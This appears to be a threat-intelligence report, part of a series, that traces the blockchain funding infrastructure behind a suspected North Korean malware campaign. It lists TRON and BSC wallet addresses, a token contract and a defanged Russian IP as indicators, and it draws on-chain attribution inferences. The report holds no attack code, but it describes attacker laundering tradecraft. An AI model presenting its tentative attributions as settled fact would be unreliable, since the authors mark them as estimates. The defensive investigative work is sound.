
Executive Summary
In September 2025, Ransom-ISAC was brought in by Crystal Intelligence to investigate a cryptocurrency and data theft attempt via a private weaponised GitHub repository. What initially appeared to be a standard phishing campaign, quickly evolved into something far more sophisticated—a multi-layered attack leveraging novel blockchain-based command-and-control infrastructure and cross-platform malware designed to compromise development environments at scale.
Part 1 of this series delves into the sophisticated nature of a potentially attributed DPRK campaign where novel tradecraft such as Cross-Chain TxDataHiding techniques combined with the subsequent creation of a takedown-proof Command and control (C2) infrastructure. Part 2 continues with a holistic analysis of the core malicious payloads with a complete view into the entire kill chain.
Part 3 focuses on analysing the threat actor's operational infrastructure to support attribution efforts. Through collaboration with Bridewell, the research uses infrastructure fingerprinting and open-source intelligence to identify related threat clusters and potentially connected campaigns.
Part 4 follows the money through on-chain analysis, tracing stolen funds across BSC and TRON blockchains and connecting wallet addresses directly to other DPRK exchange thefts. Produced in collaboration with Crystal Intelligence, this piece reveals centralised exchange interactions, swap transactions linked to Russian IP addresses, and the multi-chain laundering techniques used to move funds—providing blockchain forensic evidence that ties this campaign to a broader pattern of North Korean cryptocurrency operations.
Should you have any information that can potentially support or refute our analysis, please feel free to reach out to us at Ransom-ISAC. As and where assumptions or estimates are made to fill the gaps in our analysis, they have been stated clearly so that the reader is aware.
Infrastructure Analysis
Following the analysis and discovery of blockchain activity, and using the addresses as on-chain start points, we decided to examine the transaction relationships.
Crystal Expert Users can view the graphs associated with this case here
From the previous investigation, we began with the following TRON network start points, TMfKQEd7TJJa5xNZJZ2Lep838vrzrs7mAP and TXfxHUet9pJVU1BgVkBAbrES4YUc1nGzcG.
Both addresses were funded by a common source for fees, TQdwohPCWqqfCUaCispyV1NaUZ1HgiJPUy. Examination of this fee paying address identified a third address, TLmj13VL4p6NQ7jpxz8d9uYY6FUKCYatSe that also contained a significant number of pointers to transactions on BSC. A review of all these transactions identified 52 pointers on other chains (See IoCs)

Crystal Intelligence Platform - Tracking TQdwohPCWqqfCUaCispyV1NaUZ1HgiJPUy

Crystal Intelligence Platform

Of these, all related to a single address, 0x9bc1355344b54dedf3e44296916ed15653844509. This address also deployed a token contract, BOT250205 at 0x8eac3198dd72f3e07108c4c7cff43108ad48a71c.
BOT250205
A perculiar token, there are only four holders including the 0x9bc1355344b54dedf3e44296916ed15653844509 address, the other three:
0x2CEe09458B7Ed8F2ED54502DbEd908E83cA78A77
0x3aCa68A063f9ab2CFcc9732554190199F9b09f7B
0x0003D4eD8e99F2517Eb4Cb14CFbbc115cFc0208b
Examination of the transactions by these addresses revealed additional message encoded on-chain. These were not able to be de-obfuscated successfully at time of writing.
The contract itself does not appear to be much other than an additional input field, 'transaction text'. There have only been 23 transactions involving the contract since its deployment in early 2025.
The of note, the 0x9 address was funded by 0xb351954037bd1c38d7677db7fe429706c7b016da; this same address bridged funds using Allbridge to TQdwohPCWqqfCUaCispyV1NaUZ1HgiJPUy, which served as source of fees for the intial pointer addresses.
A Cold Case?
Investigating the source of funds for 0xC613B8f9824E6Dc7520F5f1027f4818FC64D8490, which itself acted as the source of funds for the entire project revealed even more complexity; funds at this address were raised on the Aurora chain through several bridges between Aurora, Ethereum and then BSC. Ultimately these funds were traced to a centralised exchange, though notably the transaction was from as far back as 2021.
This pattern was common in many of the infrastructure transfers; addresses lay dormant for long periods, which were later operationalised for infrastructure use. In most cases they received funds from centralised exchange sources.

Crystal Intelligence Platform - 0xC613B8f9824E6Dc7520F5f1027f4818FC64D8490
Show Me The Money
Typically in blockchain investigations, cases involve trying to identify payment relationships between addresses. This may be useful for attribution of a threat actor, as well as identification of common source and destination services.

In this case, our first step was to consider the TRX, the native token of the TRON network, used to pay transaction fees, obtained by TQdwohPCWqqfCUaCispyV1NaUZ1HgiJPUy which in turn funded the TRX malware pointer addresses. TRX was sourced from two locations; a popular instant swap service and a cross chain bridge.
Temporal analysis of these pointer address transaction showed that the majority of this activity began in early June 2025 during weekdays suggesting operations during a standard working week.

Temporal Analysis of payment addresses
It was also noticeable that the TQdwohPCWqqfCUaCispyV1NaUZ1HgiJPUy address also received 1,012 USDT from an instant swap service. This may have been intended as pre-staged funds to allow it to be self sustaining and purchase TRX for transaction activity, however the funds moved almost immediately to BSC using the cross chain bridging service Allbridge at 0xab57bf80d77bf250331f9e1a523b2c11485a1a64 on BSC.
Interestingly, the original TRX transaction by TMfKQEd7TJJa5xNZJZ2Lep838vrzrs7mAP (3fa56cbb32712d3a0aff2daf79737616832b860b18b77755755ad79b35e94436) with the message 'Mxy Custom Memo Text' points to a likely self custodial address, THK2LfzQ7FFgheR33fQcmBnPVnGKQNuetU. The counterparties of this address include known hubs for DPRK related funds, including Huione, Xinbi Guarantee and BlackU.
Multiple chains and bridges were used by this group, including Aptos, Allbridge, Stargate, Bridgers to name but a few. Notably absent was the use of mixing or other purpose built obfuscation services
The 0xab57bf80d77bf250331f9e1a523b2c11485a1a64 wallet had significant activity, receiving over 25 000 USDT between Oct 2024 and Apr 2025. Tracing forwards from this address showed similar bridging activity, eventually with exposure to several addresses identified in connection with North Korean thefts.

Russian IP Overlap
According to collateral sources, one of the wallets was accessed via IP address 188.43.33[.]249
Whilst TrendMicro reported on this in April 2025 of possible shared overlap, there have been very few other public reports of such useage.

Performing a lookup of the IP address in question indicates the owner as TRANSTELECOM, or TTK, based in Russia:
The presence of a DPRK-linked IP address geolocating to Vladivostok is consistent with North Korea's known internet infrastructure arrangements with Russia. According to a 2019 NATO CCDCOE paper on North Korean cyber operations, TransTeleCom (TTK), one of Russia's largest telecommunications companies, began providing internet service to North Korea in October 2017 via a fiber-optic cable linking Vladivostok to the North Korean border.
This connection was established after North Korea's network experienced disruptions, including a nine-hour outage following an ICBM launch in July 2017, prompting Pyongyang to diversify its internet access beyond its existing China Unicom link. Given this infrastructure runs through Vladivostok, DPRK-associated traffic routing through or appearing to originate from that location is expected. Note the proximity in the below image of Vladivostok to Pyongyang:

Source: TTK website
The paper also highlights that North Korea deliberately conducts cyber operations from third-party countries to obscure attribution and complicate any response. North Korean cyber units, particularly Unit 180 which specializes in financial operations, typically operate overseas to mask the link between their activities and Pyongyang.
Researchers at Recorded Future identified North Korean cyber operatives maintaining a physical presence across multiple countries including China, India, Malaysia, and others. Given the TTK infrastructure passes through Russian territory and the close diplomatic and economic ties between the DPRK and Russia—including arrangements that facilitate North Korean workers and personnel in Russian border regions—observing DPRK-associated network activity in Vladivostok would not be unusual.
The geolocation of the 33.249 IP address is also very interesting, resolving to Vladivostok, Primorye, RU (43.1153° N, 131.9090° E).
This leads to a building conveniently adjacent to the former Consulate General of the United States on Google Maps.
